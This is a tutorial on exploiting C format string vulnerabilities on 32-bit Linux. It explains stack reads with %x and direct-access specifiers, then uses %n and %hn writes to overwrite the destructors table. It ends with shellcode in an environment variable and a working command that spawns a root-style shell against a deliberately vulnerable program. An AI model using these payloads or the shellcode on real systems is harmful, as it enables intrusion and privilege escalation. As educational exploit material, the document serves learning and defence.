Format String Exploitation-Tutorial

By Saif El-Sherei

www.elsherei.com

Thanks to:

Haroon meer http://thinkst.com

Sherif El Deeb http://www.eldeeb.net

Corelancoder http://www.corelan.be

Dominic Wang

Contents

Format String Exploitation-Tutorial

Introduction:

I decided to get a bit more into Linux exploitation, so I thought it would be nice if I document this as a good friend once said " you think you understand something until you try to teach it ". This is my first try at writing papers. This paper is my understanding of the subject. I understand it might not be complete I am open for suggestions and modifications. I hope as this project helps others as it helped me. This paper is purely for education purposes.

Note: some of the Exploitation methods explained in the below tutorial will not work on modern system due to NX, ASLR, and modern kernel security mechanisms. If we continue this series we will have a tutorial on bypassing some of these controls

What is a Format String?

A Format String is an ASCIIZ string that contains text and format parameters

Example:

```
printf("my name is:%s\n","saif");
```

If a program containing the above example is run it will output

```
My name is: saif
```

Think of a format string as a specifier which tells the program the format of the output there are several format strings that specifies the output in C and many other programming languages but our focus is on C.

Format String	**Output**	**usage**
%d	Decimal (int)	Output decimal number
%s	String	Reads string from memory
%x	Hexadecimal	Output Hexadecimal Number
%n	Number of bytes written so far	Writes the number of bytes till the format string to memory

Table 1-1 Format Strings

Format String Vulnerability:

Format strings vulnerability exists in most of the printf family below is some.

Printf	vsprintf
Fprintf	vsnprintf

Sprint	vfprintf
Snprintf	vprintf

To better explain the format string vulnerability let’s have a look at the following example:

The right way to do it:

```
#include <stdio.h>


int main(int argc, char *argv[])

{

        char* i = argv[1];

        printf("You wrote: %s\n", i);

}
```

Compile the above code and run it:

```
root@kali:~/Desktop/tuts/fmt# gcc fmt_test.c -o fmt_test

root@kali:~/Desktop/tuts/fmt# ./fmt_test test

You wrote: test
```

The wrong way to do it:

```
root@kali:~/Desktop/tuts/fmt# cat fmt_worng.c

#include <stdio.h>

#include <string.h>


int main(int argc, char *argv[])

{

        char test[1024];

        strcpy(test,argv[1]);

        printf("You wrote:");

        printf(test);

        printf("\n");

}
```

Compile and run the above code:

```
root@kali:~/Desktop/tuts/fmt# ./fmt_wrong testttt

You wrote:testttt
```

Both programs work as intended

Now what happens if a format string instead of the string was inserted as argument?

The Right way:

```
root@kali:~/Desktop/tuts/fmt# ./fmt_test $(python -c 'print "%08x"*20')

You wrote:
%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08
x%08x

root@kali:~/Desktop/tuts/fmt#
```

Figure 1: right way to do printf

The wrong way:

```
root@kali:~/Desktop/tuts/fmt# ./fmt_wrong $(python -c 'print "%08x."*20')

You
wrote:bfd7469f.000000f0.00000006.78383025.3830252e.30252e78.252e7838.2e783830.78383025.
3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e7838.2e783830.7838
3025.3830252e.

root@kali:~/Desktop/tuts/fmt#
```

Firgure2: wrong way to do printf


What the Hell Happened there….

Well in vulnerable program “fmt_wrong” the argument is passed directly to the “printf” function. And the function didn’t find a corresponding variable or value on stack so it will start poping values off the stack


What does the stack look like during a “printf”:

“printf(“this is a %s, with a number %d, and address %08x”,a,b,&c);”

Please note that the stack grows downwards towards lower addresses and that arguments are push in reverse on the stack, also it operates on LIFO “last in first out” bases



So what happens to the stack when a format string is specified with no corresponding variable on stack??!!



It will start to pop data off the stack from where the variables should have been located. "Figure 2"

Notice that the items the program returns are values and addresses saved on the stack.

Let's try something else:

```
root@kali:~/Desktop/tuts/fmt# ./fmt_wrong AAAA$(python -c 'print "%08x."*20')
```

In the above the characters "AAAA" are entered before the format string. Now look at the output

```
You
wrote:AAAAbf92a69b.000000f0.00000006.41414141.78383025.3830252e.30252e78.252e7838.2e7
83830.78383025.3830252e.30252e78.252e7838.2e783830.78383025.3830252e.30252e78.252e783
8.2e783830.78383025
```

Figure 3: output of supplying a custom string before the format string

Have a look at the above output. Notice that the value "41414141" was popped off the stack which means the prepended string is written on stack

Format String Direct access:

On some systems it is possible to use Direct Access with the format string. Which simplify format strings exploits. Look at "Figure 3" & notice that the EGG "AAAA" is returned from stack as the 4th item.

Based on this let's try to directly access the 4th parameter on stack using the dollar sign qualifier. "%4$x" is used which will read the 4th parameter on stack

```
root@kali:~/Desktop/tuts/fmt# ./fmt_wrong 'AAAA.%4$x'
```

```
You wrote:AAAA.41414141

root@kali:~/Desktop/tuts/fmt#
```

Format Strings Exploitation:

The Below program is vulnerable to format string (bolded line)

```
#include <stdio.h>

#include <stdlib.h>

int main (int argc, char *argv[]) {

        char buf[512];

        if (argc < 2) { printf("%s\n","Failed"); return 1; }

        snprintf(buf, sizeof(buf), argv[1]);

        buf[sizeof (buf) - 1] = '\x00';

        return 0;

}
```

Using ltrace to trace the lib calls until the beginning of the string we pass is found at the 10th iteration of "%X"

An EGG "AAAA" is inserted at the beginning of the buffer and increment "%x" until the %x iteration that returns our egg written on stack is found.

```
[fmt@saif fmt]$ ltrace ./fmt AAAA%X%X%X%X%X%X%X%X

__libc_start_main(0x80483ac, 2, 0xbfffdae4, 0x8048440, 0x8048430 <unfinished ...>

snprintf("AAAA00000000", 512, "AAAA%X%X%X%X%X%X%X%X", 0, 0, 0, 0, 0, 0, 0, 0)          = 12

+++ exited (status 0) +++

[fmt@saif fmt]$ ltrace ./fmt AAAA%X%X%X%X%X%X%X%X%X

__libc_start_main(0x80483ac, 2, 0xbfffdae4, 0x8048440, 0x8048430 <unfinished ...>

snprintf("AAAA000000000", 512, "AAAA%X%X%X%X%X%X%X%X%X", 0, 0, 0, 0, 0, 0, 0, 0, 0)       = 13

+++ exited (status 0) +++

[fmt@saif fmt]$ ltrace ./fmt AAAA%X%X%X%X%X%X%X%X%X%X

__libc_start_main(0x80483ac, 2, 0xbfffdae4, 0x8048440, 0x8048430 <unfinished ...>

snprintf("AAAA00000000041414141", 512, "AAAA%X%X%X%X%X%X%X%X%X%X", 0, 0, 0, 0, 0, 0,
0, 0, 0, 0x41414141) = 21

+++ exited (status 0) +++
[fmt@saif fmt]$
```

Get the Destructors end address since most c programs will call destructors after main is executed

```
[fmt@saif fmt]$ nm fmt | grep DTOR

08049584 d __DTOR_END__

08049580 d __DTOR_LIST__
```

Run the program in gdb debugger. And put a break point before the snprintf function is called.

```
(gdb) disas main

0x08048408 <main+92>:           push   %eax

0x08048409 <main+93>:           call   0x80482f0 <snprintf@plt>

(gdb) break *main+93
```

Try to write byte to DTOR END address using the following input:

```
r $(printf "\x84\x95\x04\x08AAAA")%x%x%x%x%x%x%x%x%x%n
```

Replace the 10th %x with the %n format string since this value on stack is controlled.

The %n format string writes the number of bytes written till its occurrence in the address given as argument preceding the format strings;

So there is 4 bytes which is the address in little endian format + another 4 bytes our EGG "AAAA" + 9 bytes the number of %x till the %n

So %n should write the value 17 decimal @ 0x08049584 lets check it in gdb

```
(gdb) r $(printf "\x84\x95\x04\x08AAAA")%x%x%x%x%x%x%x%x%xi%x%n

Starting program: fmt $(printf "\x84\95\04\08AAAA")%x%x%x%x%x%x%x%x%x%x%n



Breakpoint 1, 0x08048409 in main ()
```

The breakpoint is hit. Let’s check the value at 0x08049584

```
(gdb) x/10x 0x08049584

0x8049584 <__DTOR_END__>:  0x00000000      0x00000000      0x00000001      0x00000010

0x8049594 <_DYNAMIC+8>:    0x0000000c      0x08048298      0x0000000d      0x080484d4

0x80495a4 <_DYNAMIC+24>:   0x00000004      0x08048168
```

```
(gdb)
```

Step through execution and check the value again

```
(gdb) s
Single stepping until exit from function main,
which has no line number information.
0x00125e9c in __libc_start_main () from /lib/libc.so.6
(gdb) x/10x 0x08049584
0x8049584 <__DTOR_END__>:  0x00000011      0x00000000      0x00000001      0x00000010
0x8049594 <_DYNAMIC+8>:    0x0000000c      0x08048298      0x0000000d      0x080484d4
0x80495a4 <_DYNAMIC+24>:   0x00000004      0x08048168
(gdb)
```

Writing to a memory location was successful.

Now to write address 0xDDCCBBAA 4 writes 1 byte at a time are required shown below:

Syntax:

```
r $(printf
"\x84\x95\x04\x08JUNK\x85\x95\x04\x08JUNK\x86\x95\x04\x08JUNK\x87\x95\x04\x08")%x%x%x%
x%x%x%x%x%x%n%x%n%x%n%x%n
```

Details:

Put the DWORD JUNK or any 4 bytes between addresses so it can be used by the %x between the %n specifies to control the width thus controlling what to be written;

"The width of a format string. Will pad the output of it by its value"

The width of the format string "%8x" for example is the minimum which will pad the output of the %x specified to 8 characters = 4 bytes long.

The method of using this width to control what to be written is shown below:

- To write 0xaa to the first address; execute the below string and see what's outputted in 0x08049584

```
r $(printf
"\x84\x95\x04\x08JUNK\x85\x95\x04\x08JUNK\x86\x95\x04\x08JUNK\x87\x95\x04\x08")%x%x%x%
x%x%x%x%x%8x%n
```

```
(gdb) r $(printf
"\x84\x95\x04\x08JUNK\x85\x95\x04\x08JUNK\x86\x95\x04\x08JUNK\x87\x95\x04\x08")%x%x%x%
x%x%x%x%x%x%8x%n

The program being debugged has been started already.

Start it from the beginning? (y or n) y



Starting program: fmt $(printf
"\x84\x95\x04\x08JUNK\x85\x95\x04\x08JUNK\x86\x95\x04\x08JUNK\x87\x95\x04\x08")%x%x%x%
x%x%x%x%x%x%8x%n



Breakpoint 1, 0x08048409 in main ()

(gdb) s

Single stepping until exit from function main,

which has no line number information.

0x00a83e9c in __libc_start_main () from /lib/libc.so.6

(gdb) x/10x 0x08049584

0x8049584 <__DTOR_END__>:  0x00000025      0x00000000      0x00000001      0x00000010

0x8049594 <_DYNAMIC+8>:    0x0000000c      0x08048298      0x0000000d      0x080484d4

0x80495a4 <_DYNAMIC+24>:   0x00000004      0x08048168

(gdb)
```

- The output is 0x25 as the least significant byte

The way to calculate the width:

"The byte to be written" – "the outputted byte" + "the width of the %x specified just before the %n"

```
(gdb) p 0xaa-0x2c+8

$5 = 134
```

- The value of the above calculation is inserted as the width of the format string "%x" just before the "%n"

```
(gdb) r $(printf
"\x84\x95\x04\x08JUNK\x85\x95\x04\x08JUNK\x86\x95\x04\x08JUNK\x87\x95\x04\x08")%x%x%x%
x%x%x%x%x%x%134x%n

(gdb) s
```

```
Single stepping until exit from function main,

which has no line number information.

0x00a83e9c in __libc_start_main () from /lib/libc.so.6


(gdb) x/10x 0x08049584

0x8049584 <__DTOR_END__>:  0x000000aa      0x00000000      0x00000001      0x00000010

0x8049594 <_DYNAMIC+8>:    0x0000000c      0x08048298      0x0000000d      0x080484d4

0x80495a4 <_DYNAMIC+24>:   0x00000004      0x08048168

(gdb)
```

- The second byte 0xbb is calculated as follows

0xbb-0xaa

```
"the byte we want to write" – "the previous byte"

(gdb) p 0xbb-0xaa

$6 = 17

(gdb)

(gdb) r $(printf
"\x84\x95\x04\x08JUNK\x85\x95\x04\x08JUNK\x86\x95\x04\x08JUNK\x87\x95\x04\x08")%x%x%x%
x%x%x%x%x%x%134x%n%17x%n

The program being debugged has been started already.

Start it from the beginning? (y or n) y


Starting program: fmt $(printf
"\x84\x95\x04\x08JUNK\x85\x95\x04\x08JUNK\x86\x95\x04\x08JUNK\x87\x95\x04\x08")%x%x%x%
x%x%x%x%x%x%134x%n%17x%n


Breakpoint 1, 0x08048409 in main ()

(gdb) s

Single stepping until exit from function main,

which has no line number information.

0x0026fe9c in __libc_start_main () from /lib/libc.so.6

(gdb) x/10x 0x08049584
```

```
0x8049584 <__DTOR_END__>:  0x0000bbaa      0x00000000      0x00000001      0x00000010

0x8049594 <_DYNAMIC+8>:    0x0000000c      0x08048298      0x0000000d      0x080484d4

0x80495a4 <_DYNAMIC+24>:   0x00000004      0x08048168

(gdb)
```

And so on .....

Exploiting Format Strings with short writes:

now there is another simpler way of writing addresses called short writes by using the %hn format string which will write WORD instead of BYTE let's try it so this will enable us write an address in just two writes. (Note that the increments of 2 in the address will be used.);

```
r $(printf "\x84\x95\x04\x08JUNK\x86\x95\x04\x08")%x%x%x%x%x%x%x%x%x%8x%hn

(gdb) r $(printf "\x84\x95\x04\x08JUNK\x86\x95\x04\x08")%x%x%x%x%x%x%x%x%x%8x%hn

The program being debugged has been started already.

Start it from the beginning? (y or n) y

Starting program: fmt $(printf
"\x84\x95\x04\x08JUNK\x86\x95\x04\x08")%x%x%x%x%x%x%x%x%x%8x%hn



Breakpoint 1, 0x08048409 in main ()

(gdb) s

Single stepping until exit from function main,

which has no line number information.

0x008e9e9c in __libc_start_main () from /lib/libc.so.6

(gdb) x/10x 0x08049584

0x8049584 <__DTOR_END__>:  0x0000001c      0x00000000      0x00000001      0x00000010

0x8049594 <_DYNAMIC+8>:    0x0000000c      0x08048298      0x0000000d      0x080484d4

0x80495a4 <_DYNAMIC+24>:   0x00000004      0x08048168

(gdb)
```

The calculation of the width is a little bit different so for ease export an environment variable egg and use the below getenv.c to get address of variable

```
cd /tmp

vim getnev.c

#include <stdio.h>

#include <stdlib.h>
```

```
int main(void)

{

printf("Egg address: %pn",getenv("EGG"));

}

sh-3.2$gcc getenv.c -o getenv | wd must be in /tmp to successfully compile
```

```
Egg address: 0xbfffdce5
```

Write the above address to the DTORS address so when program finishes execution our shell code is executed

- Split the address to two words and calculate the width of the format string.

```
(gdb) p 0xdce5-20

$7 = 56529

(gdb)
```

20 is the number of bytes from the beginning of buffer till the width of the format string .

```
(gdb) r $(printf "\x84\x95\x04\x08JUNK\x86\x95\x04\x08")%x%x%x%x%x%x%x%x%x%56529x%hn

The program being debugged has been started already.

Start it from the beginning? (y or n) y


Starting program: fmt $(printf
"\x84\x95\x04\x08JUNK\x86\x95\x04\x08")%x%x%x%x%x%x%x%x%x%56529x%hn


Breakpoint 1, 0x08048409 in main ()

(gdb) s

Single stepping until exit from function main,

which has no line number information.

0x00adee9c in __libc_start_main () from /lib/libc.so.6

(gdb) x/10x 0x08049584

0x8049584 <__DTOR_END__>:  0x0000dce5      0x00000000      0x00000001      0x00000010

0x8049594 <_DYNAMIC+8>:    0x0000000c      0x08048298      0x0000000d      0x080484d4
```

```
0x80495a4 <_DYNAMIC+24>:    0x00000004      0x08048168

(gdb)
```

- Next subtract the second half of the address from the first same as the single byte overwrite calculation

```
(gdb) p 0xbfff -0xdce5

$9 = -7398

(gdb)
```

- A negative value was calculated because the second overwrite is less than the first. There is a workaround by adding 1 to the beginning of the second part and recalculate

```
(gdb) p 0x1bfff -0xdce5

$10 = 58138

(gdb)

(gdb) r $(printf
"\x84\x95\x04\x08JUNK\x86\x95\x04\x08")%x%x%x%x%x%x%x%x%56529x%hn%58138x%hn

The program being debugged has been started already.

Start it from the beginning? (y or n) y



Starting program: fmt $(printf
"\x84\x95\x04\x08JUNK\x86\x95\x04\x08")%x%x%x%x%x%x%x%x%56529x%hn%58138x%hn



Breakpoint 1, 0x08048409 in main ()

(gdb) s

Single stepping until exit from function main,

which has no line number information.

0x0080fe9c in __libc_start_main () from /lib/libc.so.6

(gdb) x/10x 0x08049584

0x8049584 <__DTOR_END__>:  0xbfffdce5      0x00000000      0x00000001      0x00000010

0x8049594 <_DYNAMIC+8>:    0x0000000c      0x08048298      0x0000000d      0x080484d4

0x80495a4 <_DYNAMIC+24>:   0x00000004      0x08048168

(gdb)
```

And voila... :D

Let's test this on the program and see if we get shell

```
export
EGG=$'\x31\xdb\x31\xc0\x66\xbb\x5f\x02\xb0\x17\xcd\x80\xeb\x1a\x5e\x31\xc0\x88\x46\x07\x8d\x1e\x89\x5e\x08\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe1\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x4a\x41\x41\x41\x41\x42\x42\x42\x42

Egg address: 0xbfffdcbb
```

A different address for the environment variable.

```
(gdb) p 0xdcbb-20

$1 = 56487

(gdb) p 0x1bfff-0xdcbb

$3 = 58180
```

So we will change the exploit a bit :)

```
[fmt@saif fmt]$ ./fmt  $(printf "\x84\x95\x04\x08JUNK\x86\x95\x04\x08")%x%x%x%x%x%x%x%x%x%56487x%hn%58180x%hnsh-3.2$

sh-3.2$
```

References:

[1] Hacking: The Art of Exploitation by jon Erickson.

[2] Exploiting Format String Vulnerabilities by scut. http://crypto.stanford.edu/cs155old/cs155-spring08/papers/formatstring-1.2.pdf

[3] DerbyCon 2012 Deral Heiland talk.Format String Vulnerabilities 101